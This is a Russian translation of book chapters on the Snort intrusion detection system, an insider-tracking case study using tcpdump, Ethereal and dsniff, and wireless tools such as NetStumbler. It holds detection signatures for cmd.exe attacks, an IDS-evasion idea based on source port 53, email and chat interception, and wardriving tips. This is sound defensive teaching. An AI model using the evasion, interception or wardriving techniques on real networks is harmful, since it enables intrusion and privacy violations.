Мы уже говорили о системах обнаружения вторжений (IDS) в этой книге. Инструменты IDS также являются анализаторами сетевых потоков (sniffer). Сетевые администраторы размещают IDS в стратегической точке в сети, где проходит весь трафик. IDS исследует все пакеты, которые проходят через сеть, ища определенные сигнатуры, которые определены администратором. Затем IDS сообщает обо всем трафике, который соответствует этим сигнатурам. Идея заключается в том, чтобы сконфигурировать IDS с сигнатурами нежелательных пакетов, таких, как искаженные пакеты сканирования портов, созданные nmap, или программы с потенциально уязвимыми местами (exploits), как Code Red.

Snort – устойчивая IDS. Он выполняется на нескольких версиях системы Unix и на Windows. Кроме того, он абсолютно бесплатный (<http://www.snort.org/>).

Snort не прост в изучении. Фактически, о программе snort можно было бы написать целую книгу (и вероятно она была написана). Здесь мы не сможем отдать ей должное, но опишем некоторые из основных концепций, которые делают snort превосходной IDS. С деталями вы сможете ознакомиться в документации по snort на сайте http://www.snort.org/docs/writing_rules/.

Установка и реализация

Установить snort не составляет труда. Нужно проделать обычные инсталляционные шаги. Трудная часть состоит в конфигурировании его так, чтобы он регистрировал и предупреждал только действительные угрозы и не вызывал ложной тревоги. Многие люди, использующие инструменты IDS, даже не просматривают внимательно их файлы регистрации, потому что они содержат множество ложных сигналов тревоги. Мы будем говорить о конфигурации файла правил инструмента snort в разделе «Правила инструмента snort: краткий обзор».

Режимы инструмента snort

Snort может действовать, как автономный анализатор и перехватчик сетевых пакетов, как регистратор пакетов, или как система обнаруже-

ния вторжений (IDS). Первые два режима действительно не имеют никакого преимущества по отношению к другим анализаторам, за исключением того, что регистратор пакетов инструмента snort может регистрировать пакеты на диск в каталоге с хорошо организованной структурой. Работа snort с файлом правил (обычно snort.conf) вынудит его регистрировать только те пакеты, которые соответствуют правилам, указанным в этом файле.

Конфигурирование вывода инструмента snort

Snort будет не только регистрировать пакеты, которые соответствуют вашим правилам. Его можно сконфигурировать так, чтобы он выполнялся в разных режимах предупреждений. Предупреждения могут быть зарегистрированы в специальном файле предупреждений инструмента snort – syslog, как сообщение WinPopur на рабочей станции Windows, или даже во внешней базе данных типа Oracle или MySQL.

Как уже упоминалось, пакеты могут быть зарегистрированы в каталоге с хорошо организованной, удобочитаемой структурой или в двоичном файле перехваченных данных tcpdump. Если вы находитесь в сети с большим объемом трафика, вы захотите использовать режим регистрации данных в двоичном формате просто для того, чтобы не вынуждать snort делать анализ в реальном времени. Пытаясь отформатировать вывод перехваченных данных, он мог бы пропускать некоторые пакеты. Сохраните данные в двоичном формате и используйте другую программу (возможно, Ethereal) чтобы проанализировать их позже.

Правила инструмента snort: краткий обзор

Правила инструмента snort похожи на выражения для пакетного фильтра, которые вы создаете в tcpdump и Ethereal. Они могут отфильтровывать пакеты, основываясь на IP-адресах, портах, данных заголовка, флагах и содержании пакета. У snort три вида правил.

- **Правила предупреждений.** Пакеты, которые удовлетворяют правилу предупреждений, будут зарегистрированы в указанном вами формате и будет послано предупреждение.
- **Правила пропуска.** Пакеты, которые удовлетворяют правилам пропуска, будут пропущены и проигнорированы.
- **Правила регистрации.** Пакеты, которые удовлетворяют правилам регистрации, будут зарегистрированы, но без предупреждения.

Snort поставляется со стандартным набором правил, который проверяет такую деятельность, как скрытное сканирование с помощью nmap, поиск уязвимых мест (vulnerability exploits), попытки взлома путем переполнения буфера, анонимный доступ по FTP, и многое другое.

По умолчанию сначала snort проверяет пакет на соответствие правилам предупреждений, затем правилам пропуска, и, наконец, правилам регистрации. Эта установка отлично подходит для администратора, ко-

торый еще только изучает snort и планирует использовать заданный по умолчанию файл конфигурации и набор правил. Заданный по умолчанию набор правил snort не включает никаких правил пропуска или регистрации. Однако запускать snort без какой-либо настройки или конфигурации плохо, поскольку вы, без сомнения, будете завалены ложными предупреждениями.

Когда вы лучше познакомитесь с синтаксисом правил инструмента snort, вам захочется написать правила игнорирования некоторого трафика. Например, в нашей сети, любое время было огромное количество DNS-запросов, отправленных нашему DNS-серверу другими DNS-серверами из интернета, snort обнаруживал ложное UDP-сканирование портов и зондирование DNS. Очевидно, мы не хотели, чтобы наши файлы регистрации были завалены всеми этими ложными срабатываниями. Поэтому мы установили наш собственный файл правил и определили переменную DNS_SERVERS, которая содержала IP-адреса всех наших DNS-серверов. Затем мы написали следующие правила:

```
var DNS_SERVERS [192.168.1.150/32,192.168.1.151/32]
```

```
pass udp $DNS_SERVERS 53 - $DNS_SERVERS 53  
pass udp $EXTERNAL_NET 53 - $DNS_SERVERS 53
```

Эти правила вынудили snort пропускать (или игнорировать) любой DNS-трафик между нашими DNS-серверами и пропускать весь DNS-трафик между нашими DNS-серверами и DNS-серверами во внешней сети (EXTERNAL_NET, который определен в главном файле snort.conf). Но проблема все еще сохранялась. Поскольку правила соответствий проверяются в таком порядке: правила предупреждений, пропуска, регистрации, то пакеты все еще сначала вызывали предупреждения. Нам было необходимо изменить порядок проверки соответствий. К счастью, snort предусматривает опцию -o, которая изменяет порядок проверки правил на пропуск, предупреждение, регистрацию.

Совет. Хотя порядок, обеспечиваемый опцией -o, предпочтительнее, автор пакета не установил -o порядком, заданным по умолчанию, потому что люди писали плохие правила для пропуска, которые пропускали большее количество пакетов, чем нужно, и предупреждения оказывались пропущенными. Вы должны использовать опцию -o, только если хорошо овладели написанием правил.

Наше второе правило пропуска фактически оставляет потенциальную дырку в нашем IDS. Мы предполагали, что только внешние DNS-серверы будут говорить с нашими DNS-серверами с порта отправителя 53. Если посторонний человек узнал бы об этом правиле, он мог бы перекинуть любой трафик мимо нашего IDS, сделав так, чтобы все были уверены, что DNS-запросы и попытки переноса зоны, прибывают с порта

отправителя 53. Именно поэтому вы должны быть чрезвычайно осторожны при написании правил пропуска пакетов для snort.

Синтаксис правил инструмента snort

Детали, касающиеся синтаксиса правил инструмента snort можно найти на сайте <http://www.snort.org/>. Мы дадим краткое резюме того, как пишутся эти правила.

Основные правила snort состоят из двух частей: заголовка и опций. Первая часть заголовка сообщает инструменту snort, какого типа правило последует (предупреждение, регистрация, пропуск). Остальная часть заголовка указывает протокол (ip, udp, icmp или tcp), оператор направления (или – >, чтобы определить направление от отправителя к получателю или < >, чтобы определить двунаправленность), а также IP-адрес и порт отправителя и получателя. IP-адрес отправителя и получателя можно написать, используя синтаксис *aaa.bbb.ccc.ddd/yy*, где yy – число сетевых байтов (то есть маска сети). Это позволяет вам указать как сети, так и отдельные хосты. Несколько адресов можно указать, помещая их в скобках и отделяя запятыми подобно примеру. [192.168.1.0/24, 192.168.2.4, 192.168.2.10]. Диапазоны портов могут быть указаны с помощью двоеточия (так, что :1024 означает все порты вплоть до 1024, 1024: означает 1024 и выше, а 1024:6000 означает порты от 1024 до 6000). Вы также можете использовать ключевое слово any, чтобы указать все IP-адреса и порты. Можно использовать восклицательный знак (!) для отрицания IP-адреса или порта (например, запись 1:1024 и !1025: эквивалентны).

Опции правил содержат такие вещи, как предупреждающее сообщение для некоторого правила и содержания пакета, которое должно использоваться для идентификации соответствующих пакетов. Опции всегда заключаются в круглые скобки.

Ниже приводится пример правил для инструмента snort, которые обнаруживают тех, кто пытается получить доступ к cmd.exe через IIS Web-сервер.

```
alert tcp $EXTERNAL_NET any - $HTTP_SERVERS 80 (msg:"WEB-IIS cmd.exe access";  
flags: A+; content:"cmd.exe"; nocase; classtype:web-application-attack;  
sid:1002; rev:2;)
```

```
alert tcp $EXTERNAL_NET any - $HTTP_SERVERS 80 (msg:"WEB-IIS cmd?  
access"; flags: A+; content:".cmd?&"; nocase; classtype:web-application-attack;  
sid:1003; rev:2;)"
```

Заданный по умолчанию набор правил для snort состоит из единственного файла, называемого snort.conf и нескольких файлов с расширением .rules. Файл snort.conf является главным файлом правил, но он включает другие файлы правил, используя инструкцию include. Это позволяет вам разбивать правила на логические разделы. Файл snort.conf позволяет вам

также определять переменные, которые могут использоваться во всех ваших правилах. Это сделано с помощью команды `var`.

В предыдущем примере, мы определили переменную с именем `DNS_SERVERS`. Файл `snort.conf` позволяет вам определять несколько переменных такого рода, и вы можете указать в своих правилах, какие машины являются Web-серверами, какие – почтовыми серверами, SQL-серверами, DNS-серверами и так далее. Это поможет инструменту `snort` применять правила соответствия более рационально и эффективно. Например, нет никакого смысла в применении правил, написанных для обнаружения программных средств Web-сервера (то есть использования этих средств с целью взлома), применительно к трафику, поступающему с машины, на которой отсутствует Web-сервер.

Другое специальное правило инструмента `snort` – правило конфигурации (`config rule`), которое позволяет вам указать некоторые из опций конфигурации, которые вы обычно помещаете в командную строку, в файле `snort.conf`.

Вы можете выполнить много других задач, используя правила инструмента `snort` в современных версиях. `Snort` позволяет вам определять свои собственные типы правил, позволяющих регистрировать данные в разных местах, используя различные методы с помощью модулей вывода, которые мы обсудим позже, в разделе «Модули вывода».

Недавно в `snort` добавили также поддержку динамических правил, которые являются «активизируются» другими правилами инструмента `snort`. Фактический метод, в котором это сделано, находится в центре реконструкции предпринятой разработчиками `snort`, но концепция осталась той же самой. Правило, имеющее «активизирующий» тип, включит «динамическое» правило, которое с ним связано. Это чрезвычайно полезно. До появления этих типов правил, бывало, что если кто-то успешно применил программу взлома (`exploit`) к одной из ваших систем, то `snort` мог зарегистрировать этот факт, потому что пакет программы взлома соответствовал правилу. Но чтобы ни делал хакер после успешного применения программы взлома, никогда не регистрировалось, потому что оно не соответствовало никаким правилам. Если же мы используем активизирующий тип правила для обнаружения этой программы взлома, то оно может связаться с динамическим правилом, которое затем перехватит следующие 500 пакетов хакера, которые позволят понять то, что он делал после успешного взлома.

Правила являются душой и сердцем инструмента `snort`. Если вы овладеете этими правилами, то можете точно отрегулировать `snort`, превращая его в чрезвычайно мощное оружие против потенциальных взломщиков.

Дополнительные модули к программе `snort` (Plug-In)

Другое свежее дополнение к инструменту `snort` содержит модули, расширяющие ее функциональные возможности. `Snort` включает два главных типа плагинов: предпроцессоры и модули вывода.

Предпроцессоры

Предпроцессоры устанавливаются в файле `snort.conf`, с помощью команды `preprocessor`. Они обрабатывают пакеты после того, как те были получены и декодированы инструментом `snort`, но прежде, чем начнется применение правил соответствия. Таблица 14-3 описывает наиболее популярные предпроцессоры (те, которые имеются в версии `snort 1.8`).

Табл. 14-3. Предпроцессоры инструмента `snort`

Предпро- цессор	Опции	Описание
<code>http_decode</code>	<code><port_list></code>	Берет любые Web-URL, которые перехвачены из трафика передачи портов в <code><port_list></code> , и расшифровывает их в ASCII-текст. Так как URL не могут содержать некоторые специальные символы (например, пробелы), вы будете часто видеть символы подобные <code>%21</code> в URL. Этот процессор преобразовывает эти символы к ASCII-коду так, чтобы правила были способны должным образом обнаружить предупреждения, основанные на совпадении URL.
<code>port scan</code>	<code><network></code> <code><num_ports></code> <code><period></code> <code><logfile></code>	Одно из наиболее полезных дополнений к программе. Сканнер порта прослушивает <code><network></code> и регистрирует предупреждение в файл <code><logfile></code> всякий раз, как порт с номером <code><num_ports></code> или (и) другие порты в вашей сети задействуются в пределах интервала <code><period></code> , заданного в секундах.
<code>port scan- ignorehosts</code>	<code><host_list></code>	Вспомните наш пример с DNS-сервером. Мы не хотим получать сообщения о сканировании порта некоторых машин в нашей сети, потому что это фактически законный трафик. Здесь вы можете определить список IP-адресов (разделенный пробелами, а не запятыми) которые вы хотите игнорировать.
<code>frag2</code>	<code>memcap <bytes></code> <code>timeout <seconds></code>	Выполняет дефрагментацию всех перехваченных фрагментированных пакетов. Использует заданный по умолчанию объем памяти в 4 Мб и 60-секундный перерыв для выполнения дефрагментации.

Предпро- цессор	Опции	Описание
stream4	noinspect keepstats detect_scans detect_state_problems	Позволяет snort обрабатывать ТСП-поток (или сеансы) и делать инспекцию пакетов, давая заключение об их состоянии. Имеющиеся опции позволяют отключать инспекцию, регистрировать информацию о сеансе в файле, предупреждать о сканировании порта, и предупреждать о проблемах состояния (например, перепутанные порядковые номера пакетов), соответственно.

Модули вывода

Модули вывода также устанавливаются в файле `snort.conf`, с помощью команды `output`, которая управляет тем, как, где и в каком формате snort хранит полученные данные. Для любого типа определенных вами правил можно указать определенный модуль вывода, который будет с ним использоваться. В таблице 14-4 описаны наиболее популярные модули вывода (в версии Snort 1.8).

Табл. 14-4. Модули вывода инструмента Snort

Модуль	Опции	Описание
alert_fast	<logfile>	Так же как с режимом быстрых предупреждений, который может быть определен из командной строки как <code>-A fast</code> , вы можете в этом месте определить отдельный файл. Эта опция полезна, если вы определяете свои собственные правила и хотите, чтобы некоторые правила использовали модуль <code>alert_fast</code> для регистрации данных в одном файле, в то время как другие правила использовали модуль <code>alert_fast</code> для регистрации данных в другом файле.
alert_full	<logfile>	Подобен модулю <code>alert_fast</code> за исключением того, что для предупреждений он использует заданный по умолчанию режим полной регистрации инструмента snort.

Модуль	Опции	Описание
alert_smb	<workstation_list_file>	Подобно свойству -M, посылает предупреждения WinPcap рабочим станциям Windows, перечисленным в файле.
alert_syslog	<syslog_facility> <syslog_priority>	Подобно опции -s, позволяет посылать предупреждающие сообщения инструмента snort непосредственно в syslog, используя средства и приоритет, который вы определяете.
log_null		Модуль полезен при определении типов правил, когда вы хотите вывести предупреждение, но не заботитесь о регистрации данных пакета.
log_tcpdump	<logfile>	То же, что и работа snort в двоичном формате регистрации данных (-b) и указания другого имени файла для регистрационного файла tcpdump (-L).
alert_unified, log_unified	<logfile>	Новый, чрезвычайно эффективный метод регистрации, который скоро станет в инструменте snort заданным по умолчанию способом регистрации данных. Оба формата регистрации будут сделаны в двоичном коде, и отдельные программы (типа Barnyard) будут использоваться при анализе двоичных файлов и приведении их в удобочитаемые форматы.
database	<rule_type> <database_type> <parameters >	Сохраняет данные согласно правилам регистрации snort или правилам предупреждений snort (в зависимости от <rule_type>) во внешней базе данных. <database_type> указывает тип внешней базы данных SQL (MySQL, Oracle, PostgreSQL или UnixODBC). А список параметров содержит необходимую информацию: хост базы данных, имя пользователя и пароль, название базы данных и так далее.

Модуль	Опции	Описание
xml	<code><rule_type></code> <code><parameters></code>	Сохраняет данные согласно правилам регистрации snort или правилам предупреждений snort (в зависимости от <code><rule_type></code>) в файл в формате SNML (Simple Network Markup Language). Параметры <code><parameters></code> управляют местоположением и макетом файла.
CSV	<code><logfile></code> <code><format></code>	Выбор из доступных элементов тех, которые будут регистрироваться при выводе инструментом snort в формате строки <code><format></code> в файл, названный <code><logfile></code> и содержащий значения, отделяемые друг от друга запятой.
trap_snmp	<code><event_type></code> <code><sensor_id></code> <code><trap_type></code> <code><address></code> <code><community></code>	Посылает SNMP-предупреждение станции сетевого управления по адресу <code><address></code> в SNMP сообщество <code><community></code> .

И многое другое ...

Как видим, snort является чрезвычайно конфигурируемым и разносторонним IDS. Вы можете обновлять правила самыми последними сигнатурами с сайта <http://www.snort.org> и относительно легко создавать свои собственные. И вы определенно не найдете ничего лучшего.

Однако в использовании snort есть несколько недостатков. Один из недостатков состоит в том, что его файлы регистрации и предупреждений довольно трудно интерпретировать, независимо от того, какое средство вывода вы используете. К счастью, несколько сторонних приложений, таких как Demarc, ACID и SnortSnarf позволяют создавать отчеты и производить структурный анализ данных snort. Вам определенно потребуется одно из этих приложений, чтобы ежедневно продолжать свою деятельность по обнаружению вторжений.

Может потребоваться, чтобы ваш инструмент IDS активно пресекал некоторые виды деятельности, как только он их обнаружит (заккрытие порта или блокировка IP-адреса). Изначально snort этого не делает. Опять же, для выполнения этих задач доступны некоторые приложения (такие как Guardian и Hogwash).

Администрирование файлов правил и установка нескольких датчиков snort может быть трудным делом для новичков. Однако не мучайтесь, потому что существуют сторонние приложения, которые обеспечивают более передовые способы администрирования. Все эти приложения можно загрузить с сайта <http://www.snort.org/downloads-other.html>.

Видно, что заставить snort работать с оптимальной эффективностью на начальном этапе достаточно сложно. Но как только вы установите и сконфигурируете различные части так, как вам надо, snort станет непобедим.

Пример из жизни. Слежка за внутренним пользователем

Предположим, вы получаете телефонный звонок от одного из ваших пользователей, который жалуется, что ему не удастся обратиться к Web-сайту суперновостей. Вы спрашиваете его, какое сообщение дает его браузер, и он отвечает: «Ошибка 403 – запрещен». Услышав это, вы говорите ему: «Хорошо, раз вы получили это сообщение, значит, браузер делает сетевое подключение к серверу, но сервер не посылает назад Web-страницу, как должно». Вы обвиняете в этом хозяев сайта суперновостей и советуете ему немного подождать. В течение дня вы продолжаете получать звонки о сайте суперновостей и непрерывно отвечаете звонящим, что вы ничего не можете сделать. Наконец, одна из ваших пользователей звонит вам и сообщает, что она смогла обратиться к этому сайту со своей, вызываемой по телефону учетной записи, но не из офиса. Это кажется неправдоподобным. Вы набираете свою собственную телефонную учетную запись и обнаруживаете, что она права; получается, что запрещен только трафик из этого офиса.

Вы находите контактную информацию Web-мастера сайта суперновостей и посылаете ему по электронной почте сообщение о возникшей проблеме. Вскоре вы получаете довольно грубый и краткий ответ, утверждающий, что кто-то с вашего IP-адреса злоупотребил Web-сервером и сетью суперновостей, выполняя сканирование портов, засылая саморазмножающиеся сетевые вирусы и даже применяя средства взлома (exploits) CGI (Common Gateway Interface – стандартный интерфейс обмена данными) против Web-сервера. Ваш IP был запрещен до тех пор, пока человек, ответственный за эту деятельность, не прекратит ее.

К сожалению, у вас нет возможности узнать, кто этот злоумышленник. Файлы регистрации вашего брандмауэра установлены так, чтобы делать запись любого поступающего трафика, но в настоящее время вы не контролируете выходящий трафик. Вы подавляете свою гордость и признаетесь мастеру сайта суперновостей, что вы не имеете никаких файлов регистрации, по которым можно найти преступника. Вы просите его восстановить ваш IP-адрес с обещанием, что впредь будете внимательно контролировать деятельность, исходящую из вашей сети так, чтобы преступник мог быть найден и призван к порядку. Web-мастер неохотно соглашается на ваше предложение.

Ваши пользователи снова довольны, но теперь вы должны поработать на своем конце этой сделки. Начинается работа детектива: кто пробует взломать super_news.com?

Tcpdump: установка западни. Даже при том, что вы хорошо осознаете, что внутренний злоумышленник мог бы участвовать в подлых действиях и против других сайтов, ваша главная забота касается отслеживания любой деятельности, направленной к сайту суперновостей. Легче всего установить на своей сети анализатор сетевых потоков (sniffer), который будет просматривать весь уходящий трафик, отыскивая пакеты, предназначенные для IP-адреса Web-сервера суперновостей.

Поскольку в офисе вы используете преобразование сетевых адресов (NAT), с внешней стороны кажется, что весь ваш интернет-трафик исходит с единственного IP-адреса. Вы должны поместить свой анализатор перед NAT-блоком, чтобы видеть частные IP-адреса машин, говорящих с сайтом суперновостей. Кроме того, поскольку ваша сеть функционирует в коммутируемой среде, вы должны удостовериться, что блок вашего анализатора присоединен к порту коммутатора, который сконфигурирован для управления портами. Вы также должны удостовериться, что дата и время на блоке вашего анализатора точны, так, чтобы вы знали не только «кто» и «что» делал, но и «когда» делал.

После того, как вы все это сделали, проще всего использовать tcpdump. Вы набираете в командной строке:

```
tcpdump -w perp.dump dst host www.super_news.com -s 512
```

Эта команда вынуждает tcpdump делать запись только первых 512 байтов уходящих пакетов, предназначенных для Web-сервера суперновостей. Не ограничиваясь запросами к порту 80, вы могли бы зафиксировать любой другой вид сканирования портов или деятельности, направленной на взлом сайта суперновостей.

Поскольку вы записываете пакеты в двоичном файле, с именем perp.dump, то можете анализировать его позже и отфильтровать данные по дополнительным характеристикам, чтобы помочь классифицировать данные. Вы оставляете анализатор выполняться в фоновом режиме работы и ждете, что злоумышленник снова начнет действовать.

Ethereal: идентификация подозреваемого. Через несколько дней после установки западни вы получаете еще один звонок от одного из ваших пользователей, сообщающий, что сайт суперновостей опять выключен. Вы делаете проверку и убеждаетесь, что суперновости снова блокировали доступ к своему сайту с вашего IP-адреса. Вам хотелось бы зафиксировать действия хакера раньше, чем это сделали суперновости, но, по крайней мере, вы знаете, что теперь в файле дампа tcpdump у вас достаточно информации, чтобы выяснить, кто ответствен за эти действия.

Вы останавливаете работу утилиты tcpdump и сначала просматриваете файл perp.dump, используя команду `tcpdump -r perp.dump`. Сначала все, что вы можете видеть – это огромное количество запросов, идущих через порт 80, которые все кажутся нормальным и подлинным. Поэтому вы решаете посмотреть, какие запросы были сделаны не через порт 80,

набрав команду `tcpdump -r perp.dump not dst port 80`. Вы видите некоторые ping-прослушивания с нескольких различных IP-адресов, а также подключение через порт 21 с локального IP-адреса 10.10.4.24. Суперновости могли бы иметь анонимную FTP-службу на этом блоке, так что он мог бы быть законным. Но секундой позже вы видите попытки telnet-подключения через порт 23 с того же самого IP-адреса. Итак, вы получаете вашего первого подозреваемого!

Затем вы захотите выяснить, до чего этот парень добрался; но вы знаете, что использование `tcpdump` из командной строки будет грубым, даже при использовании опции `-X`. Вместо этого вы делаете копию файла `perp.dump` и переносите ее на свою станцию Windows. Загружаете этот файл в *Ethereal* и готовите фильтр отображения для IP-адреса 10.10.4.24. Используя *Ethereal*, вы сможете выбрать и щелкнуть на каждом пакете, который был послан суперновостям. Рассматривая TCP-порты и метки времени, вы замечаете, что были выполнены несколько различных сканирований портов. Используя свойство пакета выдавать график производительности, вы получаете информацию относительно того, в какое время запускались атаки с адреса 10.10.4.24. И вы видите, что наиболее интенсивная деятельность происходила вчера ночью в 3:00 и, вероятнее всего, послужило катализатором для вторичного помещения вашего IP-адреса в черный список суперновостей.

Сосредоточившись на этом периоде – 3:00, вы используете инструмент «Follow TCP Stream» (Сопровождение TCP-потока), чтобы увидеть, что еще делал пользователь. Вы видите несколько попыток взлома с помощью CGI, которые были, очевидно, выполнены из скрипта, потому что много попыток сделано за короткий промежуток времени. Вы также видите, что пользователь пробовал применить грубую силу для получения учетной записи при проникновении в telnet, но потерпел неудачу. Теперь у вас достаточно информации, чтобы встретиться с преступником, но вы беспокоитесь, что файл `perp` может содержать информацию и о других попытках, кроме деятельности, характерной для неквалифицированных взломщиков «script-kiddy» и атак типа отказов в обслуживании (Denial-of-Service). Для начала вы блокируете посылку любого трафика уходящего к суперновостям с адреса 10.10.4.24. Теперь пришло время установить анализатор сетевых потоков (sniffer), специально нацеленный на его IP-адрес, чтобы определить, что еще делает злоумышленник.

Dsniff: сбор улик. Вы сверяетесь с политикой защиты личной информации, которой придерживается ваша компания, чтобы удостовериться, что вы имеете право следить за действиями этого пользователя при использовании оборудования компании и сетевых ресурсов. Как только вы убедились, что действительно имеете такое право, вы решаете использовать `dsniff`-утилиты перехвата инструмента `dsniff`, чтобы перехватить его сообщения электронной почты (`mailsnarf`), разговоры в чате (`msgsnarf`), посещения Web-сайтов (`urlsnarf`) и NFS-передачи (`filesnarf`).

Вы перехватываете сообщения электронной почты и мгновенные сообщения человеку со скрытым именем и адресом электронной почты SNSux. Ваш пользователь сообщает своему другу, что он запустил набор скриптов, которые он нашел в интернете, против сайта суперновостей, и хвастается, что ему уже дважды удалось сломать Web-сервер суперновостей. Очевидно, что преступник знает о взломе и сетях только ту информацию, которой достаточно, чтобы самому заиметь неприятности, поскольку он перепутал попадание адреса в черный список суперновостей, с отказом Web-сервера сайта суперновостей от обслуживания в результате собственных «успешных» действий.

Вы перехватываете ответы от SNSux, который сообщает, что он никогда не видел, чтобы Web-сайт сломался, но что у него есть друг из числа внутренних пользователей, который мог бы предоставить для них надежный вход в систему сети суперновостей. Это могло бы иметь серьезные последствия. Вы быстро понимаете, что выходите из «своей лиги» и скоро должны войти в контакт с властями. Вы собираете всю свою информацию и входите в контакт с web-мастером суперновостей по поводу ваших находок. Затем вы отдаете эти результаты своему менеджеру отдела, который убеждает вас, что проблема будет решена должным образом.

IDS: извлечение уроков. После недавних событий вы понимаете, что были хорошо подготовлены к любым внешним нападениям, входящим в вашу сеть, но вы совсем не были готовы к тому, чтобы ловить внутренних пользователей, совершающих внешние нападения. Вы устанавливаете IDS на вашей внутренней сети, и инструмент будет искать такие действия, как выходящее сканирование портов, CGI-нападения, попытки вызвать отказ в обслуживании (Denial-of-Service) и другое нежелательное в сети поведение. Это поможет в будущем избежать попадания в черный список.

Глава 15

Беспроводные инструментальные средства

Беспроводные сети предлагают такие удобства как мобильность и уменьшенное количество сетевого оборудования. Они также передают в эфир (broadcast) факт своего присутствия и, возможно, все свои данные, любому, кому доведется их услышать. Быстрое распространение беспроводных сетей вновь создало много проблем, связанных с открытыми текстовыми протоколами (то есть со связью, в которой чувствительные данные не зашифрованы). Они также сделали возможным доступ случайных пользователей к внутренним сетям корпораций, абсолютно игнорируя брандмауэры или другие устройства межсетевой защиты. Угрозы беспроводным сетям не ограничены только действиями злонамеренных пользователей, ищущих открытые сети. Любой мог сидеть на автомобильной стоянке и прослушивать сетевой трафик.

Прежде чем погрузиться в изучение двух беспроводных инструментальных средств, мы рассмотрим несколько терминов из области беспроводных сетей. Протокол Wired Equivalent Privacy (секретность, эквивалентная кабельным сетям, WEP) является попыткой преодолеть неразборчивый характер беспроводной сети. Для перехвата трафика в проводной сети (то есть сети, состоящей из кабелей категории CAT-5, хабов и коммутатора) вы сначала должны физически соединиться с сетью. Для беспроводной сети вам просто нужно находиться в зоне действия точки доступа (access point). Протокол WEP предназначен для обеспечения кодирования на физическом уровне и на уровне данных сети. Другими словами, он шифрует трафик независимо от типа сетевого протокола – TCP/IP или IPX. Если сеть использует протокол WEP, то сетевой трафик будет намного тяжелее перехватить; однако вначале существовала слабая реализация WEP, которая позволяла пользователю угадывать ключ шифрования и, следовательно, прослушивать случайный трафик.

Другой акроним, который вскоре появится – SSID (Service Set Identifier – идентификатор набора услуг). SSID присоединяется к беспроводным пакетам. Идентификатор SSID обеспечивает средства, позволяющие нескольким точкам доступа обслуживать несколько разных

сетей и различать пакеты, принадлежащие разным сетям. SSID может иметь длину до 32 символов. Таким образом, одна сеть могла бы иметь SSID dev, а другая сеть – SSID DMZ. Даже если точки доступа этих сетей расположены близко друг к другу, пакеты для dev-сети не будут входить в DMZ сеть по ошибке. Таким образом, SSID может рассматриваться как своего рода пароль к точке доступа, но такой пароль, который послан открытым текстом и прост для обнаружения. Идентификатор SSID является совместной сетевой тайной, подобно строкам имени сообщества протокола SNMP: они оба слишком часто оказываются тайной, которую знает каждый. Вот, например, некоторые очень распространенные значения SSID.

- comcomcom
- Default SSID
- intel
- linksys
- Wireless
- WLAN

В дополнение к компьютеру и беспроводной сетевой плате, вы можете пополнить ваш беспроводный арсенал антенной с большим усилением и GPS-модулем (глобальная система навигации и определения положения). Антенна с большим усилением расширит диапазон вашей платы, увеличивая расстояние, с которого вы сможете иметь доступ к сети. GPS-модуль становится полезным, когда вы «прочесываете» некоторую окрестность в поисках сетевых точек доступа. Многие инструментальные средства включают способность записывать техническую информацию точки доступа (типа SSID), так же как ее месторасположение. Позже вы могли бы найти это место на карте.

Наличие внешней антенны – хорошая идея для увеличения радиуса действия вашей сетевой платы от нескольких десятков метров до километра. Существует несколько вариантов, от встроенной антенны за \$100 до антенн с большим усилением, которые вы можете сделать самостоятельно из подручных средств – консервных банок или стиральных машин. Сильная антенна дает вам возможность не только находить отдаленные сети, но также позволяет выяснить, как далеко можно переслать данные из вашей собственной беспроводной сети.

NetStumbler

Инструмент NetStumbler, <http://www.netstumbler.com/>, идентифицирует беспроводные точки доступа и одноранговые (peer) сети. Он не прослушивает данные TCP/IP-протокола. Вместо этого, инструмент обеспечивает простой метод для инвентаризации беспроводных сетей. Вы просто запускаете приложение, обходите (или объезжаете) некоторый район и наблюдаете, как беспроводные устройства появляются в списке.

Реализация

Хотя создается впечатление, что NetStumbler перехватывает идентификаторы SSID из радиоэфира, принцип его работы прост. Инструмент передает запросы на подключение к любой слушающей точке доступа с SSID ANY. Большинство точек доступа отвечает на запрос, посылая их собственный SSID. Следовательно, NetStumbler – не пассивный перехватчик. Другими словами, его трафик может быть замечен в сети жертвы.

Когда вы запускаете NetStumbler и открываете файл перехвата данных, он начинает искать точки доступа. На рисунке 15-1 показаны некоторые примеры точек доступа. Правая панель отображает MAC-адреса точек доступа и соответствующую ей информацию, такую как WEP статус, SSID, силу сигнала и координаты, если модуль GPS подключен к компьютеру.

MAC	SSID	Name	Chan	Vendor	Type	WEP	SNR
00409640AF47	tsunami		6	Cisco (A	AP		5
004096415B64	tsunami		6	Cisco (A	AP		14
00409642144D	tsunami		1	Cisco (A	AP		16
00601DF20367	WavelAN Network 2nd floor #2		3	Agere (	AP		17
00601DF20327	ap1		3	Agere (	AP		19
0040964112EB	ArnetA		11	Cisco (A	AP	Yes	18
00409640BB36	ArnetA		6	Cisco (A	AP	Yes	48
F2F3EA05B4A7	101		3	Peer		Yes	22
003065108669	Office Network		10	Apple	AP		8
00306514C820	Helipoint		1	Apple	AP	Yes	0
00045A26DCF7	linksys		6	Linksys	AP		21
00045A26DCC9	linksys	Prism I	6	Linksys	AP		25
00045A0E023E	linksys		6	Linksys	AP	Yes	23
00022D120C6C	2WiRE527		6	Agere (	AP	Yes	10
00022D0970CD	DO		10	Agere (	AP		24
004005DF8026	default		6	D-Link	AP		6
00032F00FE8B	linksys		6	GST (Li	AP		12
00045A0E5AD8	airMorper		6	Linksys	AP		9

Рис. 15-1. Обнаружение беспроводной сети

Левая панель содержит представления из трех деревьев: Channels (Каналы), SSID и Filters (Фильтры). Представления каналов и идентификаторов SSID разбивают результаты на очевидные области. Представление фильтров также показывает точки доступа, но только если они удовлетворяют некоторым критериям. Таблица 15-1 описывает каждый из заданных по умолчанию фильтров.

Основная трудность при использовании NetStumbler – локализация беспроводной сети. Web-сайт NetStumbler дает возможность пользователям загрузить их собственные файлы с перехваченными данными, дополненные SSID- и GPS-информацией. Затем любой может сделать запрос к базе данных сайта, чтобы найти географическое положение точек доступа.

Табл. 15-1. Фильтры инструмента NetStumbler

Название фильтра	Описание
Encryption Off (Шифрование отключено)	Перечисляет все устройства, у которых не включен WEP-протокол. Это подразумевает, что вы могли бы перехватить трафик сети.
Encryption On (Шифрование включено)	Перечислите все устройства, у которых действует WEP-протокол. Ранние реализации WEP-протокола были не надежны, и их трафик мог быть расшифрован.
